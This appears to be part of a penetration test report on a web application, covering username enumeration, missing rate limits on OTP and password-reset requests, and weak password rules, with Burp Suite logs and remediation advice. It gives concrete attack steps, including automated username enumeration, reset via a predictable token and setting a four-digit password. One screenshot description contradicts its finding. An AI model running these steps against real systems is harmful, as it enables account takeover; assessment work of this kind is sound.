136	GET	/dashboard		200	3470	HTML		Dashboard — Meridian Corp			46.101.230.175		18:26:31 24 Aug 2026	8080	104
135	POST	/login		302	532	HTML					46.101.230.175	mrd_pr...	18:26:30 24 Aug 2026	8080	98

Request

```
1 POST /login HTTP/1.1
2 Host: 46.101.230.175
3 Content-Length: 32
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
9 Origin: http://46.101.230.175
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://46.101.230.175/login
12 Accept-Encoding: gzip, deflate, br
13 Cookie: MRDSESSIONID=839878ea5350b2c187b3320b01c3730
14 Connection: keep-alive
15
16 username=s7_alice&password=12345
```

Response

```
1 HTTP/1.1 302 Found
2 Date: Mon, 24 Aug 2026 14:26:31 GMT
3 Server: Apache/2.4.68 (Debian)
4 X-Powered-By: PHP/8.2.33
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Set-Cookie: mrd_prefs=Tzo5OjVzc2VyaUhlZnM1OjM6e3M6MTA6ImFjY291bnRfaWQ1O2k6MjY7czo8OjJyb2x1IjtzOj06IjBvZDZlI03M6NT0idGhlbWU1O3M6NT0ibGlnaHQ1O30; path=/; SameSite=Lax
9 Location: /dashboard
10 Content-Length: 0
11 Keep-Alive: timeout=5, max=100
12 Connection: Keep-Alive
13 Content-Type: text/html; charset=UTF-8
14
15
```



Inspector

Selected text

```
Tzo5OjVzc2VyaUhlZnM1OjM6e3M6MTA6ImFjY291bnRfaWQ1O2k6MjY7czo8OjJyb2x1IjtzOj06IjBvZDZlI03M6NT0idGhlbWU1O3M6NT0ibGlnaHQ1O30
```

Decoded from: Base64

```
0:9:"UserPrefs":3:{s:10:"account_id";i:26;s:4:"role";s:4:"user";s:5:"theme";s:5:"Light";}
```



BB-22: Username Enumeration via Password Recovery Response Discrepancy	
CVSS v3.1 score: 5.3	Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
OWASP Top 10	A07: Authentication Failures (2025)
CWE (primary)	CWE-204: Observable Response Discrepancy
CWE (contributing)	CWE-203: Observable Discrepancy CWE-200: Exposure of Sensitive Information to an Unauthorized Actor

Overview:

The password recovery endpoint at [/forgot](#) returns a different response depending on whether the submitted username exists. Valid accounts receive a rendered recovery link; unknown accounts receive the form with no link.

The endpoint requires no authentication, so any unauthenticated party can determine which usernames are valid on the platform by observing the response.

Steps to Reproduce:

1	Submit a valid username: POST /forgot username=s7_alice The response contains a generated recovery link: Recovery link generated (simulation — normally emailed): /reset?token=26
2	Submit a username that does not exist: POST /forgot username=not_valid_username The response returns the form with no recovery link. A search for /reset?token= returns two matches in the valid case and zero in the invalid case.
3	Automate the discrepancy across a username list: username_enum_list.txt Configuring result extraction on the /reset?token= string cleanly separates valid accounts from invalid ones in the results table. Valid accounts return length 1553–1555 with an extracted token value; invalid candidates return 1355–1361 with no extraction. Four accounts were confirmed in this manner — s7_alice, s7_bob, s7_carol, and s7_kiosk — alongside eighty-six candidate values that returned no match.

Impact:

- Valid accounts are enumerable without authentication — an external attacker with no credentials can compile a confirmed list of usernames on the platform.
- Feeds credential attacks against the login endpoint — a confirmed username list makes password spraying and credential stuffing substantially more efficient against /login, which enforces no rate limiting (BB-05).
- Feeds account takeover — combined with the predictable reset token (BB-03), enumeration identifies valid targets whose accounts can then be compromised outright.
- Supports targeted phishing — confirmed usernames, paired with the display names and departments exposed by the employee directory, enable convincing pretexting against named staff.

Remediation:

1. Return an identical response regardless of whether the account exists. Display a neutral confirmation such as "If an account exists for that username, a recovery link has been sent" in both cases, and never render the link or token in the response body.
2. Normalise response timing. Ensure the account lookup path takes comparable time whether or not a record is found, so the discrepancy is not merely moved from content to latency.
3. Rate-limit the recovery endpoint per source address to prevent bulk enumeration even where responses are uniform.
4. Apply the same principle to the login endpoint, verifying that invalid usernames and invalid passwords produce indistinguishable responses.

Proof of Concepts:

The image displays two side-by-side screenshots of the Burp Suite interface, illustrating a proof of concept for a password recovery vulnerability.

Left Screenshot (Successful Request):

- Request:** A POST request to `/forgot` with a valid username `s7_alice`.
- Response:** An HTML response from Meridian Corp. It includes a "Password recovery" section with a form to enter a username and a "Generate recovery link" button. Below the form, a "Recovery link generated (simulation - normally emailed)" message is displayed, containing a link `/reset?token=26` and a reset token `26`.

Right Screenshot (Invalid Request):

- Request:** A POST request to `/forgot` with an invalid username `not_valid_username`.
- Response:** An identical HTML response to the successful case, showing the same "Password recovery" form and "Recovery link generated" message with the same link and reset token.

The comparison demonstrates that the system returns identical responses for both valid and invalid usernames, allowing an attacker to enumerate valid usernames without authentication.

Two screenshots of Burp Suite's HTTP history and response view. The left screenshot shows a POST request to /forgot HTTP/1.1 with a response containing a recovery link. The right screenshot shows the same request with a response containing a message indicating the username is not valid. Both screenshots have a search bar at the bottom with the query /reset?token=.

A screenshot of Burp Suite's Intruder tab. The target is http://46.101.230.175. The attack is configured as a Sniper attack. The payload is a POST request to /forgot HTTP/1.1. The settings on the right show Grep - Match and Grep - Extract options. The Grep - Extract settings are configured to extract the recovery link from the response.

BB-23: No Rate Limiting on OTP Issuance

CVSS v3.1 score: 5.3	Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L
OWASP Top 10	A02: Security Misconfiguration (2025)
CWE (primary)	CWE-770: Allocation of Resources Without Limits or Throttling
CWE (contributing)	CWE-799: Improper Control of Interaction Frequency

Overview:

The [/mfa/send](#) endpoint accepts unlimited one-time code generation requests from a single session. No throttle, delay, cooldown, or per-account cap is applied.

Each request inserts a new row into the **otps** table without removing prior entries, so the number of stored codes grows without bound.

Steps to Reproduce:

1	Authenticate with valid credentials for an MFA-enabled account, reaching the /mfa verification step.
2	Submit repeated POST /mfa/send requests from the same session.
3	Observe the proxy history. Twenty issuance requests were processed within a seven-second window (02:19:12 to 02:19:18), each returning 302 Found with no throttling, delay, error, or challenge at any point.
4	No cooldown is enforced between requests, and no cap is applied to the number of codes a single session may generate.

Impact:

- Unbounded database growth — each request inserts a persistent row with no cleanup, permitting an attacker to exhaust storage through sustained issuance.
- Amplifies the OTP brute-force weakness — because prior codes are never invalidated (BB-04), unlimited issuance directly expands the set of values that will authenticate, reducing the effective search space in proportion to the number of codes generated.
- Production consequences not demonstrable here — in a deployment with real message delivery, unlimited issuance would additionally incur per-message cost and permit harassment of the account holder through message flooding. Meridian's implementation renders the code in-page rather than sending it, so neither impact was observable during testing. Both should be considered when the delivery mechanism is implemented.

Remediation:

1. Throttle issuance per account and per source address, enforcing a minimum interval between requests and a maximum number of codes per authentication attempt.
2. Invalidate prior codes on issuance so the stored set remains a single active value regardless of how many requests are made (see BB-04).
3. Expire and purge unused codes after a short validity window, preventing indefinite accumulation in the otps table.
4. Apply cost controls before implementing real message delivery, including per-account daily caps and alerting on anomalous issuance volume.

Proof of Concepts:

Burp Suite

Proxy

Repeater

Intruder

Collaborator

Sequencer

Decoder

Comparer

Logger

Organizer

Extensions

Discover

MCP

JWT Editor

XSS Cheatsheet

Auth Analyzer

JOSEPH

Intercept

HTTP history

WebSockets history

Match and replace

Proxy settings

Filter settings: Hiding CSS and image content; hiding specific extensions

Pro version only

Filter on

#	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start respon...
615	GET	/mfa?m=A+new+code+was+generated			200	2136	HTML		Two-factor — Meridian Corp			46.101.230.175		02:19:18 23 Aug 2026	8080	76
614	POST	/mfa/send			302	384	HTML					46.101.230.175		02:19:18 23 Aug 2026	8080	90
613	GET	/mfa?m=A+new+code+was+generated			200	2136	HTML		Two-factor — Meridian Corp			46.101.230.175		02:19:18 23 Aug 2026	8080	114
612	POST	/mfa/send			302	384	HTML					46.101.230.175		02:19:18 23 Aug 2026	8080	104
611	GET	/mfa?m=A+new+code+was+generated			200	2136	HTML		Two-factor — Meridian Corp			46.101.230.175		02:19:18 23 Aug 2026	8080	74
610	POST	/mfa/send			302	384	HTML					46.101.230.175		02:19:18 23 Aug 2026	8080	137
609	GET	/mfa?m=A+new+code+was+generated			200	2136	HTML		Two-factor — Meridian Corp			46.101.230.175		02:19:17 23 Aug 2026	8080	78
608	POST	/mfa/send			302	384	HTML					46.101.230.175		02:19:17 23 Aug 2026	8080	87
607	GET	/mfa?m=A+new+code+was+generated			200	2136	HTML		Two-factor — Meridian Corp			46.101.230.175		02:19:17 23 Aug 2026	8080	74
606	POST	/mfa/send			302	384	HTML					46.101.230.175		02:19:17 23 Aug 2026	8080	79
605	GET	/mfa?m=A+new+code+was+generated			200	2136	HTML		Two-factor — Meridian Corp			46.101.230.175		02:19:17 23 Aug 2026	8080	143
604	POST	/mfa/send			302	384	HTML					46.101.230.175		02:19:16 23 Aug 2026	8080	84
603	GET	/mfa?m=A+new+code+was+generated			200	2136	HTML		Two-factor — Meridian Corp			46.101.230.175		02:19:16 23 Aug 2026	8080	74
602	POST	/mfa/send			302	384	HTML					46.101.230.175		02:19:16 23 Aug 2026	8080	132
601	GET	/mfa?m=A+new+code+was+generated			200	2136	HTML		Two-factor — Meridian Corp			46.101.230.175		02:19:16 23 Aug 2026	8080	75
600	POST	/mfa/send			302	384	HTML					46.101.230.175		02:19:16 23 Aug 2026	8080	90
599	GET	/mfa?m=A+new+code+was+generated			200	2136	HTML		Two-factor — Meridian Corp			46.101.230.175		02:19:15 23 Aug 2026	8080	75
598	POST	/mfa/send			302	384	HTML					46.101.230.175		02:19:15 23 Aug 2026	8080	91
597	GET	/mfa?m=A+new+code+was+generated			200	2136	HTML		Two-factor — Meridian Corp			46.101.230.175		02:19:15 23 Aug 2026	8080	75
596	POST	/mfa/send			302	384	HTML					46.101.230.175		02:19:15 23 Aug 2026	8080	83
595	GET	/mfa?m=A+new+code+was+generated			200	2136	HTML		Two-factor — Meridian Corp			46.101.230.175		02:19:14 23 Aug 2026	8080	77
594	POST	/mfa/send			302	384	HTML					46.101.230.175		02:19:14 23 Aug 2026	8080	102
593	GET	/mfa?m=A+new+code+was+generated			200	2136	HTML		Two-factor — Meridian Corp			46.101.230.175		02:19:14 23 Aug 2026	8080	140
592	POST	/mfa/send			302	384	HTML					46.101.230.175		02:19:14 23 Aug 2026	8080	100
591	GET	/mfa?m=A+new+code+was+generated			200	2136	HTML		Two-factor — Meridian Corp			46.101.230.175		02:19:13 23 Aug 2026	8080	74
590	POST	/mfa/send			302	384	HTML					46.101.230.175		02:19:13 23 Aug 2026	8080	83
589	GET	/mfa?m=A+new+code+was+generated			200	2136	HTML		Two-factor — Meridian Corp			46.101.230.175		02:19:13 23 Aug 2026	8080	74
588	POST	/mfa/send			302	384	HTML					46.101.230.175		02:19:13 23 Aug 2026	8080	88
587	GET	/mfa?m=A+new+code+was+generated			200	2136	HTML		Two-factor — Meridian Corp			46.101.230.175		02:19:13 23 Aug 2026	8080	156
586	POST	/mfa/send			302	384	HTML					46.101.230.175		02:19:13 23 Aug 2026	8080	81
585	GET	/mfa?m=A+new+code+was+generated			200	2136	HTML		Two-factor — Meridian Corp			46.101.230.175		02:19:13 23 Aug 2026	8080	73
584	POST	/mfa/send			302	384	HTML					46.101.230.175		02:19:12 23 Aug 2026	8080	148
583	GET	/mfa?m=A+new+code+was+generated			200	2136	HTML		Two-factor — Meridian Corp			46.101.230.175		02:19:12 23 Aug 2026	8080	120
582	POST	/mfa/send			302	384	HTML					46.101.230.175		02:19:12 23 Aug 2026	8080	84
581	GET	/mfa?m=A+new+code+was+generated			200	2136	HTML		Two-factor — Meridian Corp			46.101.230.175		02:19:12 23 Aug 2026	8080	75
580	POST	/mfa/send			302	384	HTML					46.101.230.175		02:19:12 23 Aug 2026	8080	80
579	POST	/mfa/send			302	385	HTML					46.101.230.175		02:19:12 23 Aug 2026	8080	109
578	POST	/mfa/send			302	385	HTML					46.101.230.175		02:19:12 23 Aug 2026	8080	90
577	POST	/mfa/send			302	385	HTML					46.101.230.175		02:19:12 23 Aug 2026	8080	101

Event log (2)

All issues

Memory: 320.9MB of 4.00GB

Disabled

reference	client	amount
INV-7-001	Northwind Traders	1200.00
INV-7-002	Contoso Ltd	840.50
INV-7-003	Globex	250.00
7	185041	2026-08-22 12:35:35
7	317037	2026-08-22 13:30:46
27	725627	2026-08-22 14:05:54
27	069895	2026-08-22 22:05:54
27	263254	2026-08-22 22:06:52
27	459641	2026-08-22 22:07:49
27	698083	2026-08-22 22:08:54
27	007766	2026-08-22 22:08:57
27	544695	2026-08-22 22:08:59
27	749629	2026-08-22 22:08:59
27	432177	2026-08-22 22:08:59
27	548090	2026-08-22 22:08:59
27	423783	2026-08-22 22:09:00
27	989910	2026-08-22 22:09:01
27	541741	2026-08-22 22:09:01
27	294946	2026-08-22 22:09:02
27	354654	2026-08-22 22:09:02
27	271812	2026-08-22 22:09:03
27	169640	2026-08-22 22:09:03
27	715175	2026-08-22 22:09:04
27	834213	2026-08-22 22:09:04
27	060506	2026-08-22 22:09:05
27	669161	2026-08-22 22:09:05
27	906473	2026-08-22 22:09:06
27	189618	2026-08-22 22:09:06

BB-24: No Rate Limiting on Password Reset Requests	
CVSS v3.1 score: 5.3	Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L
OWASP Top 10	A02: Security Misconfiguration (2025)
CWE (primary)	CWE-770: Allocation of Resources Without Limits or Throttling
CWE (contributing)	CWE-799: Improper Control of Interaction Frequency

Overview:

The password recovery endpoint at [/forgot](#) accepts unlimited requests with no throttle, delay, cooldown, or per-account cap. The endpoint requires no authentication, so the absence of any limit applies to unauthenticated attackers.

Steps to Reproduce:

1	Submit repeated POST /forgot requests without authenticating.
2	Observe the proxy history. Forty requests were processed within a sixteen-second window (15:14:01 to 15:14:17), every one returning 200 OK with no throttling, delay, error, or challenge at any point.
3	No cooldown is enforced between requests, and no cap applies to the number of recovery requests a single source may submit.

Impact:

- Enables bulk username enumeration — the absence of throttling here is what makes the enumeration weakness in BB-22 practical at scale. Ninety candidate usernames were tested against this endpoint in a single automated run without impediment, confirming four valid accounts.
- Unbounded resource consumption — sustained request volume against an unauthenticated endpoint consumes server processing and database lookups with no attacker cost.
- Production consequences not demonstrable here — in a deployment where recovery links are emailed rather than displayed in-page, unlimited requests would incur per-message cost and permit harassment of targeted account holders through inbox flooding. Meridian's implementation renders the link in the response, so neither impact was observable during testing. Both should be considered before real delivery is implemented.

Remediation:

1. Throttle requests per source address and per targeted username, enforcing a minimum interval between recovery requests and a maximum count within a rolling window.
2. Apply progressive delays or a challenge after a small number of requests from the same source, degrading automated enumeration without affecting legitimate users.
3. Return an identical response regardless of account validity (see BB-21), so throttling and response uniformity together close the enumeration channel.
4. Apply cost controls before implementing real message delivery, including per-account daily caps and alerting on anomalous request volume.

Proof of Concepts:

The screenshot displays the Burp Suite interface with the HTTP history tab selected. The table lists 34 requests, all of which are POST requests to the '/forgot' endpoint. The 'Method' and 'URL' columns are highlighted with a red box. The 'Time' column, which shows the timestamp of each request, is also highlighted with a red box. The 'Status code' column shows that all requests resulted in a 200 status code. The 'Title' column indicates that all requests were for the 'Forgot password' functionality. The 'IP' column shows that all requests originated from the same IP address, 46.101.230.175. The 'Cookies' column is also visible, showing the cookies sent with each request. The 'Inspector' tab is open at the bottom, showing the request and response details.

#	Method	URL	Params	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Time	Listener port	Start respons...
235	POST	/forgot	✓	200	1985	HTML		Forgot password — Meridi...			46.101.230.175	15:14:01 23 Aug 2026	8080	88
236	POST	/forgot	✓	200	1985	HTML		Forgot password — Meridi...			46.101.230.175	15:14:01 23 Aug 2026	8080	81
237	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:01 23 Aug 2026	8080	124
238	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:02 23 Aug 2026	8080	164
239	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:02 23 Aug 2026	8080	95
240	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:02 23 Aug 2026	8080	84
241	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:02 23 Aug 2026	8080	136
242	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:02 23 Aug 2026	8080	102
243	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:03 23 Aug 2026	8080	96
244	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:03 23 Aug 2026	8080	152
245	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:03 23 Aug 2026	8080	85
246	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:04 23 Aug 2026	8080	80
247	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:04 23 Aug 2026	8080	82
248	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:04 23 Aug 2026	8080	115
249	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:05 23 Aug 2026	8080	83
250	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:05 23 Aug 2026	8080	87
251	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:05 23 Aug 2026	8080	109
252	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:06 23 Aug 2026	8080	96
253	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:06 23 Aug 2026	8080	85
254	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:06 23 Aug 2026	8080	82
255	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:07 23 Aug 2026	8080	166
256	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:07 23 Aug 2026	8080	74
257	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:07 23 Aug 2026	8080	101
258	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:08 23 Aug 2026	8080	75
259	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:08 23 Aug 2026	8080	74
260	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:09 23 Aug 2026	8080	107
261	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:09 23 Aug 2026	8080	176
262	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:09 23 Aug 2026	8080	78
263	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:09 23 Aug 2026	8080	79
264	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:10 23 Aug 2026	8080	89
265	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:10 23 Aug 2026	8080	76
266	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:14 23 Aug 2026	8080	106
267	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:15 23 Aug 2026	8080	93
268	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:15 23 Aug 2026	8080	83
269	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:15 23 Aug 2026	8080	109
270	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:16 23 Aug 2026	8080	77
271	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:16 23 Aug 2026	8080	83
272	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:16 23 Aug 2026	8080	86
273	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:17 23 Aug 2026	8080	79
274	POST	/forgot	✓	200	1984	HTML		Forgot password — Meridi...			46.101.230.175	15:14:17 23 Aug 2026	8080	86

BB-25: Insufficient Password Complexity Requirements	
CVSS v3.1 score: 4.3	Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:N
OWASP Top 10	A07: Authentication Failures (2025)
CWE (primary)	CWE-521: Weak Password Requirements
CWE (contributing)	CWE-307: Improper Restriction of Excessive Authentication Attempts CWE-1391: Use of Weak Credential

Overview:

The application enforces a minimum password length of four characters and applies no further complexity requirement. Numeric-only values, repeated characters and dictionary words are all accepted, and no check is performed against a common-password corpus. The policy is enforced at the unauthenticated password reset endpoint (**/reset**), so an attacker exercising the account takeover described in BB-03 can set a four-character password on any compromised account. The rejection message returned below the minimum reads **"Enter a password"** and does not communicate the length requirement, so the constraint is neither meaningful nor visible to the user.

Steps to Reproduce:

1	Obtain a reset token for the target account via /forgot (see BB-03). The token for s7_alice is 26 .
2	Submit a four-character numeric password against the token, unauthenticated: POST /reset token=26&password=1111 The server responds 302 Found, Location: /login?e=Password+updated,+please+sign+in , confirming the value was accepted and persisted.
3	Repeat with a three-character value to establish the boundary: POST /reset token=26&password=111 The server responds 302 Found, Location: /reset?token=26&m=Enter+a+password , rejecting the submission.
4	The differential confirms a minimum length of exactly four characters. No character-class, dictionary or breached-password check is applied at any point — 1111 consists of a single repeated digit and appears in every standard common-password wordlist.

Impact:

- Credential attacks remain viable regardless of other controls — the account compromised in BB-05 fell to a ninety-entry wordlist. A policy screening dictionary words would have defeated that attack independently of the missing rate limiting.
- Compounds every authentication weakness in this report — with no rate limiting or lockout (BB-05), no enumeration protection (BB-22), and a four-character minimum, the controls that would each independently constrain a credential attack are all absent simultaneously.
- Weakens the value of remediating BB-03 — issuing cryptographically random reset tokens closes the takeover path, but the account holder can set a four-character password immediately afterwards.
- Enforced at an unauthenticated endpoint — the weak policy applies where no session is required, so it governs the password an attacker sets on a hijacked account as readily as one a legitimate user chooses.
- Existing credentials are unaffected by a policy change alone — accounts currently holding weak passwords retain them until rotation is enforced, so remediation requires an audit rather than only a configuration change.

Remediation:

1. Enforce a minimum length of at least twelve characters, in line with NIST SP 800-63B. Length is the most effective single control; composition rules mandating mixed character classes produce predictable substitution patterns and are no longer recommended.
2. Screen candidate passwords against a breached-password corpus — Have I Been Pwned's k-anonymity API or a locally hosted list — rejecting matches at reset, change and registration. This is the control that would have prevented BB-05.
3. Apply validation at every entry point. The check is currently reachable at /reset without authentication; confirm the same policy is enforced on the authenticated change flow and any registration path.
4. Return an accurate rejection message stating the requirement, rather than the current generic "Enter a password" response, which does not distinguish a missing value from a non-compliant one.
5. Audit existing credentials against the same corpus and force rotation for accounts holding weak or short values, prioritising shared, service and kiosk accounts.

Proof of Concepts:

HTTP history table:

#	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start respons...
918	GET	/forgot			200	1350	HTML		Forgot password — Meridi...			46.101.230.175		23:27:09 24 Aug 2026	8080	95
